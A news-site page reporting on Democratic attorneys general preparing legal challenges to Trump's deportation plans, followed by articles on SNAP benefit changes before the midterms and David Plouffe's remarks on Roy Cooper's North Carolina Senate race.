
Politics
How Democrats will try to block Trump’s promise of mass deportations


Democratic attorneys general are preparing a raft of legal actions to prevent Donald Trump from carrying out mass deportations of undocumented immigrants, setting the stage for a series of showdowns over one of his central campaign pledges.
In interviews with Blue Light News, six leading blue-state prosecutors said they are girding to take Trump to court over misusing military troops on domestic soil, attempting to commandeer local or state law enforcement to do the job of the federal government and denying people’s constitutional right to due process.
The attorneys general also said they would move to challenge Trump if he tries to federalize the National Guard — or attempts to direct active-duty military units or National Guard troops from red states into blue states. They are bracing to push back against his administration sending immigration agents into schools and hospitals to target vulnerable populations.
And they are preparing to fight Trump over withholding federal funding from local law enforcement agencies in an attempt to induce them into carrying out deportations, as he did unsuccessfully in his first term.
The attorneys’ preparations underscore the depth of concern among blue-state leaders about Trump’s deportation plans and foreshadow the major role state prosecutors will continue to play in shaping the country’s immigration policy. Following a rash of red-state challenges to President Joe Biden’s immigration agenda over the last four years, it’s now blue-state attorneys who are positioned to set off another round of legal clashes — this time intended to stymie Trump on his signature issue.
“There are ways to [handle immigration] that are in line with American values and conform to American law. But they don’t seem to be interested in pursuing that,” New Mexico Attorney General Raúl Torrez, a former federal prosecutor who has experience in immigration enforcement, said of Trump and his allies. “And that’s where someone like me has an important role to play.”
MOVES AND COUNTERMOVES

While some have dismissed Trump’s pledge to carry out the largest deportation in American history as infeasible, Democratic attorneys general are taking the incoming president at his word. They are preparing briefs and analyses and even identifying courts in which to file their lawsuits as they brace for him to begin rounding up undocumented immigrants, who number some 11 million, en masse.
It is setting up a legal chess match between a president-elect looking for new ways to press the limits of executive power and a cadre of state prosecutors already familiar with his playbook and adapting to changes in his approach. And it is unfolding amid broader shifts in the politics of border security.
The incoming president’s policy team is already thinking about how to craft executive actions aimed to withstand the legal challenges from groups and state prosecutors — all in hopes of avoiding an early defeat like the one that shuttered his 2017 travel ban targeting majority-Muslim nations.
But each step Trump takes during his transition — stacking his Cabinet with immigration hardliners who have pledged to carry out his calls for large-scale deportations, and confirming he intends to both declare a national emergency and use the military in some form to aid his plans — gives Democrats more clues about how to attempt to block his efforts once he takes office.
Trump pledged on the campaign trail to invoke the Alien Enemies Act of 1798 to expedite the removal of immigrant gang members. He is expected to end parole for people from Cuba, Haiti, Nicaragua and Venezuela, and deactivate a mobile phone application called CBP One that migrants could use to set up appointments to seek asylum.
His border-czar-in-waiting, former acting Immigration and Customs Enforcement director Tom Homan, has vowed to ramp up workplace raids. His incoming deputy chief of policy, Stephen Miller, has spoken of deputizing the National Guard as immigration enforcement officers and even sending troops across state lines to circumvent any resistance efforts. While federal law largely prohibits using military forces for domestic law enforcement, Miller last year identified a workaround — the clause in the so-called Insurrection Act that gives the president power to deploy the military on domestic soil in times of turmoil.
And on Monday, Trump confirmed in a social media post that he intends to declare a national emergency and marshal military assets to help execute deportations.
State prosecutors argued in interviews that those plans are on shaky legal ground. And talk of using the military has already spurred policy divides between the incoming president and Republican lawmakers, with libertarian-leaning GOP Sen. Rand Paul (R-Ky.) saying this week that Trump’s plan to carry out mass deportations with the military’s help would be a “huge mistake” — an early sign that Democrats might have some allies on this front.
“I don’t think the theories that they have comport with federal laws, so there would be a direct challenge to the legal basis the president would use to deploy the United States military,” Torrez said.
“Separate and apart from the legal arguments that we would be advancing in court, I think there’s a broader context that most Americans are simply not comfortable and do not support utilizing military assets in that way,” Torrez added.
WHERE TO PUSH BACK — OR NOT

Attorneys general aren’t planning to stand in the way of lawful immigration enforcement. In many cases they will work with federal authorities to address public safety threats and to help catch and deport criminals — as they have in the past. And even as they prepare for what they cast as potential overreach from a second Trump administration, they note that their next steps largely depend on how the president-elect implements his plans, which is difficult to predict.
Trump’s advisers have suggested the Republican administration will take a more “targeted” approach to deportations, starting with those who are known or suspected national security threats and who have criminal records. But attorneys general are skeptical he will stick to that. And they are fearful he could begin targeting both undocumented immigrants who have been in the country for a decade or more and have established roots, or those who entered the country through legal pathways — scenarios they warn could lead to family separation and cause chaos in some communities.
“If he’s going to want to achieve that type of scale, the largest deportation in U.S. history, as he says, by definition he’s going to have to target people who are lawfully here and … go after American citizens,” New Jersey Attorney General Matthew Platkin said. “And we’re not going to stand for that.”
Trump pledged on the campaign trail to begin his deportation push in Aurora, Colorado, the Denver suburb he routinely depicted — despite pushback from locals — as a “war zone” that had been “invaded and conquered” by members of the Venezuelan gang Tren de Aragua. Phil Weiser, the state’s attorney general, said he will be “laser-focused” on determining whether Trump’s immigration officials are denying people due process — a move he called “unAmerican.”
Attorneys general from Colorado to California are also preparing for repeat battles over federal funding. Trump threatened throughout his first term to withhold funding from states and cities with so-called sanctuary policies that limit local law enforcement’s interactions with federal immigration authorities. His administration also attempted to attach immigration-enforcement conditions to grants for local law enforcement — and lost in court.
“We won’t take that lying down, just as we didn’t last time,” California Attorney General Rob Bonta said.
In response to a request for comment for this story, Steven Cheung, Trump’s communications director, said in a statement that the president-elect has “nominated the most highly qualified and experienced attorneys to lead the Department of Justice” and “focus on enforcing the rule of law.”
Democratic prosecutors’ resistance will extend beyond the courtroom. Advocacy groups such as the ACLU are already pushing attorneys general to use other tools at their disposal — such as issuing guidance to state and local agencies about how to handle immigration requests from the federal government — to attempt to slow implementation of Trump’s immigration actions.
And attorneys general are already embarking on a messaging campaign both against Trump’s broad characterizations of migrants as “blood thirsty” criminals and in support of immigrants who are contributing to local communities. They are also joining other Democratic leaders in starting to cast Trump’s deportation plans as potentially harmful for the economy he has pledged to improve, drawing a direct line between the immigrant workforce that helps drive the nation’s agriculture industry and higher prices at the grocery store.
Trump has created the narrative “that every immigrant who is here in, say, Massachusetts, or this country, illegally is committing crimes,” said the state’s attorney general, Andrea Campbell. “It’s just not true.”
Shia Kapos and Josh Gerstein contributed to this report.


Under the political radar, the country’s food stamps program is undergoing a slow-motion transformation. The ramifications could bubble up into the midterms.
Changes to the Supplemental Nutrition Assistance Program from Republicans’ One Big Beautiful Bill Act are rolling out in phases, from tougher work requirements to restrictions on non-citizens. Food stamp rolls already shrank by more than 5 million people nationwide as of this summer, as the hardest-hit state, Arizona, saw an outright majority of its food stamp recipients lose benefits.
The latest alteration clicked into place Oct. 1, when the share of administrative costs states and counties have to pay rose to 75% from 50%. An even bigger financial shift looms in a year, when states with high payment error rates will have to assume some benefit costs for the first time, a scenario that’s already rippling through state and local budget planning.
It all adds up to a new era in federal-state relations — and in the size and nature of the welfare state.
In a year when affordability worries top voters’ priority lists and grocery prices strain their wallets, Democrats think the SNAP shift gives them an opening to make Republicans pay politically after the GOP used social safety net cuts to food aid and Medicaid to help pay for last year’s tax cuts.
“People are getting kicked off these programs at the very moment they’re going to the polls to vote,” House Agriculture ranking member Angie Craig (D-Minn.) said. “I sure wouldn’t want to be a Republican headed into the November ballot.”
But Republicans think they have a compelling story to tell voters, trying to right-size a program that spends millions of dollars on erroneous payments. The SNAP changes align with the Trump administration’s broader push to crack down on fraud and make the government smaller or more efficient. Implementing stricter work requirements for welfare often polls well, and trying to move people toward work gets at the root causes of poverty, they argue.
“The premise is simple: Let’s make sure that this program is preserved for those truly in need, and that we aren’t squandering taxpayer dollars,” a senior USDA official told Playbook in an interview. “And let’s make sure that if folks are able-bodied, they are work training or volunteering for 20 hours per week.”
That doesn’t mean Republicans in competitive races are putting SNAP and Medicaid cuts front and center on the campaign trail. When they tout last year’s megalaw, new tax breaks typically lead the messaging. And 10 frontline GOP House campaigns didn’t respond to requests for interviews about how they can win on SNAP.
At the state and county level, some governments are scrambling to prepare for a massive cost shift, hitting at the same time as significant Medicaid changes. The resulting bureaucratic jumble has contributed to some of the SNAP losses this year, as recipients struggled to get through overtaxed call centers, some states cut staff, and others tightened their processes.
“It really sets up a change in the federal responsibility, and I view it as a slippery slope,” warned Barbara Guinn, New York’s commissioner of the Office of Temporary and Disability Assistance. Her state is staring down a possible $1 billion added burden next year, though they’re advocating for a repeal of the benefits change. “Once they implement any kind of cost shift, I think it will be easier for them to take similar actions in the future.”
Whether to delay next year’s cost shift has already generated tensions over the farm bill in the Senate, where Democrats are demanding a longer postponement than Republicans’ offer of one year. Some Minnesota counties are considering significant property tax increases to pay for the extra costs, Craig said: “We’re going to be pushing hard for a two-year delay — at the request of, frankly, many of my Republican county commissioners, not just Democrats.”
Conservatives see the new calculus as a long overdue change to improve efficiency and incentivize program integrity. Improper payment rates are high in many states (though they comprise both over-payments and under-payments, and error rates are different from fraud). Those that reduce errors enough won’t have to take on paying the benefits. And even opponents of the changes think lower error rates are a worthy goal. SNAP rolls often ebb and flow with the economy, and the recent drop could reflect the job market pulling people out of need — or the removal of people who shouldn’t have been getting food stamps in the first place.
“There needs to be some level of accountability,” the USDA official said. States with high error rates “need to start to have skin in the game.”
But at a time when many households are already squeezed by inflation, the SNAP changes have correlated with higher numbers of Americans turning to charities to ward off hunger. The surge in people losing food aid came more quickly than expected. The unemployment rate hasn’t meaningfully changed. And the vast majority of large food banks in a recent NBC survey said they were grappling with higher demand, in part due to food stamp changes. Another rule kicking in the day after the midterms could lead to many retailers being bumped out of SNAP as places where low-income people can use their benefits.
For state governments, a set of sweeping operational changes are now underway to conform to new policy demands, often requiring more money or staffing at already under-resourced offices. And the budgetary stakes to get error rates lower are sky-high.
“It’s a really complicated, nuanced and confusing time for states who are trying to administer SNAP,” said Lauren Kallins, a senior legislative director at the nonpartisan National Conference of State Legislatures, which has advocated for a delay in the benefits costs shift.
National Democrats are increasingly shifting their attention away from North Carolina’s Senate race as polls show former Gov. Roy Cooper ahead, eyeing once long-shot races as possible pickups. But a veteran Democratic strategist who helped deliver the party’s last presidential victory in the state is urging donors not to take a win for granted.
David Plouffe, who managed behind Barack Obama’s narrow 2008 victory in North Carolina, urged Democratic donors and supporters not to grow complacent in the final weeks of Roy Cooper’s Senate campaign, according to audio obtained by Blue Light News.
“I think that this race … has I think been the best run race in the country,” Plouffe said on the call. “But that doesn’t mean that we can rest easy.”
He warned about North Carolina’s relatively fixed partisan makeup as a purple state, making it difficult for a candidate to dramatically expand their base of support.
“There’s certain states that elections happen within a bound, and this one will be that way as well,” he said.
In public polling, Cooper leads Republican Michael Whatley, who has struggled to boost his name recognition against the much better-known former governor. And as Democrats grow increasingly bullish on their candidate’s chances of flipping the seat — one of four pickups they need to take control of the Senate — national groups have begun shifting their money and attention to other contests, including most recently to Kansas.
But Plouffe said North Carolina needs to remain a priority.
“We have to win the ones we have to win,” he said on the call to Cooper’s finance committee.
Just days before Plouffe’s remarks, Senate Democrats’ top super PAC pulled back some of its spending in North Carolina, following a much bigger retreat by Republicans’ top super PAC in the state.
Plouffe cautioned that North Carolina has historically been a tough state for Democrats at the federal level, especially in recent years. The party hasn’t won a Senate race there since 2008, when Obama became the last Democratic presidential candidate to carry the state, winning by fewer than 15,000 votes. He lost the state in 2012.
“Even though we carried the electoral votes back then, we only did so by I think 14,000 votes. So it was our narrowest victory,” Plouffe said. “And in 2012, we tried to win North Carolina again with the help of so many people on this phone, and we just couldn’t get it done. And that tells you how difficult the state is.”
Plouffe also cast the stakes of Cooper’s race as extending beyond November, arguing that a Cooper victory could provide a blueprint for the party’s eventual 2028 presidential nominee.
“Democrats need to compete and win in North Carolina in 28,” he said. “And it’s one thing to look how a governor can win a state. The best route, the best scout that you receive, is how someone in a federal race won in a tough state, and that can show you the way.”
Byron Donalds says he is not a ‘yes man’ to Trump
lead image
-

 Politics2 years ago
Former ‘Squad’ members launching ‘Bowman and Bush’ YouTube show
-
Uncategorized2 years ago
Bob Good to step down as Freedom Caucus chair this week
-

 The Josh Fourrier Show2 years ago
DOOMSDAY: Trump won, now what?
-

 The Dictatorship2 years ago
Pete Hegseth’s tenure at the Pentagon goes from bad to worse
-

 Politics2 years ago
Former Kentucky AG Daniel Cameron launches Senate bid
-

 The Dictatorship2 years ago
Luigi Mangione acknowledges public support in first official statement since arrest
-

 Politics2 years ago
Blue Light News’s Editorial Director Ryan Hutchins speaks at Blue Light News’s 2025 Governors Summit
-

 The Dictatorship1 year ago
Mike Johnson sums up the GOP’s arrogant position on military occupation with two words